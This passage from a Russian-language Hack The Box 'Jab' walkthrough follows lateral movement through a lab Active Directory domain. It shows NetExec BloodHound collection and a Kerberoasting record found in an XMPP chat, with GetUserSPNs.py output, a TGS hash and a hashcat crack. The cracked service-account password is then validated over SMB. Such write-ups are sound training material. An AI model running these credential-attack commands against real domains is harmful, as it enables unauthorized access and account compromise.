обнаружить. Для работы с данными нам дополнительно нужно установить СУБД Neo4j. Или можно просто запустить ее в Docker.


```
docker run -p7474:7474 -p7687:7687 -e NEO4J_AUTH=neo4j/_S3cr3T_ neo4j
```

Для сканирования из Linux будем использовать расширение для **NetExec**. Но для этого необходимо, чтобы FQDN-имя контроллера домена было записано в файле `/etc/hosts`.

```
10.10.11.4 jab.htb conference.jab.htb DC01.jab.htb
```

А теперь используем NetExec с параметром `--bloodhound`.


```
nxc ldap 10.10.11.4 -u jmontgomery -p 'Midnight_121' -ns 10.10.11.4
--bloodhound
```



```
~/tmp/HTB/jab (7m 1.77s)
nxc ldap 10.10.11.4 -u jmontgomery -p 'Midnight_121' -ns 10.10.11.4 --bloodhound
SMB         10.10.11.4      445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:jab.htb) (signing:True) (SMBv1:False)
LDAPS       10.10.11.4      636    DC01             [+] jab.htb\jmontgomery:Midnight_121
LDAPS       10.10.11.4      636    DC01             Resolved collection methods: group, localadmin, session, trusts
LDAP        10.10.11.4      389    DC01             Done in 06M 05S
LDAPS       10.10.11.4      636    DC01             Compressing output into /home/ralf/.nxc/logs/DC01_10.10.11.4_2024-03-26_221532bloodhound.zip
```

Сбор данных BloodHound

Но и тут ничего интересного. Однако есть сервис, куда мы еще не ходили от имени скомпрометированного пользователя, — это сервер XMPP.



Добавить учётную запись

Параметры входа

Протокол: XMPP

Имя пользователя: jmontgomery

Домен: jab.htb

Ресурс:

Пароль:

☐ Запомнить пароль

Параметры пользователя

Локальный псевдоним:


☐ Уведомления о новой почте

☐ Использовать этот значок собеседника для этой учётной записи:

☐ Создать эту новую учётную запись на сервере

Окно авторизации XMPP

Проверяем доступные комнаты и находим новую `pentest2003`.




Список комнат

Учётная запись: jmontgomery@jab.htb/ (XMPP)

Имя	Описание
test	test
pentest2003	2003 Third Party Pentest Discussion
test2	test2

Список комнат

Заходим в комнату и просматриваем историю чата. Там находим сообщение с результатами перебора хеша с помощью hashcat.




```
pentest2003@conference.jab.htb
(21.11.2023 21:31:13) adunn: team, we need to finalize post-remediation testing from last quarter's pentest. @bdavis Brian can you please provide us with a status?
(21.11.2023 21:33:58) bdavis: sure. we removed the SPN from the svc_openfire account. I believe this was finding #2. can someone from the security team test this? if not we can send it back to the pentesters to validate.
(21.11.2023 22:30:41) bdavis: here are the commands from the report, can you find someone from the security team who can re-run these to validate?
(21.11.2023 22:30:43) bdavis: $ GetUserSPNs.py -request -dc-ip 192.168.195.129 jab.htb/hthompson

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName  Name         MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  -----------  --------  --------------------------  ---------  ----------
http/xmpp.jab.local   svc_openfire           2023-10-27 15:23:49.811611  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_openfire$JAB.HTB$jab.htb/
svc_openfire*$b1abbb2f4beb2a48e7412ccd26b60e61$864f27ddaaded607ab5efa59544870cece4b6262e20f3bee38408d296ffbf07ceb421188b9b82ac0037ae67b488bb0ef2178a0792d62<SNIP>

(21.11.2023 22:30:56) bdavis: $ hashcat -m 13100 svc_openfire_tgs /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

$krb5tgs$23$*svc_openfire$JAB.HTB$jab.htb/
svc_openfire*$de17a01e2449626571bd9416dd4e3d46$4fea18693e1cb97f3e096288a76204437f115fe49b9611e339154e0effb1d0fcccfbbbb219da829b0ac70e8420f2f35a4f315c5c6f1d4ad3092e14ccd506e9a3bd3d20854ec73
e62859cd68a7e6169f3c0b5ab82064b04df4ff7583ef18bbd42ac529a5747102c2924d1a76703a30908f5ad41423b2fff5e6c03d3df6c0635a41bea1aca3e15986639c758eef30b74498a184380411e207e5f3afef185eaf605f543c436cd-
155823b7a7870a3d5acd0b785f999facd8b7ffdafe6e0410af26efc42417d402f2819d03b3730203b59c21b0434e2e0e7a97ed09e3901f523ba52fe9d3ee7f4203de9e857761fbcb417d047765a5a01e71aff732e5d5d114f0b58a8a0df4
ca7e1ff5a88c532f5cf33f2e01986ac44a353c0142b0360e1b839bb6889a54fbd9c549da23fb05193a4bfba179336e7dd69380bc4f9c3c00324e42043ee54b3017a913f84a20894e145b23b440aff9c524efb7957dee89b1e7b735db292
ca5cb32cf024e9b8f5546c33caa36f5370db61a9a3facb473e741c61ec7dbee7420c188e31b0d920f06b7ffc1cb86ace5db0f9eeaf8c13bcca743b6bf8b2ece99dd58aff354f5b4a78ffcd9ad69ad8e7812a2952806feb9b411fe53774f92f9
e8889380dddcb59de09320094b751a0c938ecc762cbd5d57d4e0c3d660e88545cc96e324a6fef226bc62e2bb31897670929571cd728b43647c03e44867b148428c9dc917f1dc4a0331517b65aa52221fcfe9499017ab4e6216ced3db5
837d10ad0d15e07679b56c6a68a97c1e851238cef84a78754ff5c08d31895f0066b727449575a1187b19ad8604d583ae07694238bae2d4839fb20830f77fffb39f9d6a38c1c0d524130a6307125509422498f6c64adc030bfcf616c4c0d3
e0fa76dcde0dfc5c94a4cb07ccf4cac941755cfdd1ed94e37d90bd1b612fee2ced175aa0e01f2919e31614f72c1ff7316be4ee71e80e0626b787c9f017504fa717b03c94f38fe9d682542d3d7edaff777a8b2d3163bc83c5143dc680c7819
f405ec207b7bec51dabcec4896e110eb4ed0273dd26c82fc54bb2b5a1294cb7f3b654a13b4530bc186ff7fe3ab5a802c7c91e664144f92f438aecf9f814f73ed556dac403daaefcc7081957177d16c1087f058323f7aa3dfecfa024cc842a-
a3c8ef82213ad4acb89b88fc7d1f68338e8127644cfe101bf93b18ec0da457c9136e3d0efa0d094994e1591ecc4:!@#$%^&*(1qazxsw

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
```

Сообщения в чате

Забираем логин и пароль и проверяем учетные данные в домене.


```
nxc smb 10.10.11.4 -u svc_openfire -p '!@#$%^&*(1qazxsw'
--smb-timeout 3
```



```
~/tmp/HTB/jab (35.445s)
nxc smb 10.10.11.4 -u svc_openfire -p '!@#$%^&*(1qazxsw' --smb-timeout 3
SMB         10.10.11.4      445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:jab.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.4      445    DC01             [+] jab.htb\svc_openfire:!@#$%^&*(1qazxsw
```

Проверка учетных данных

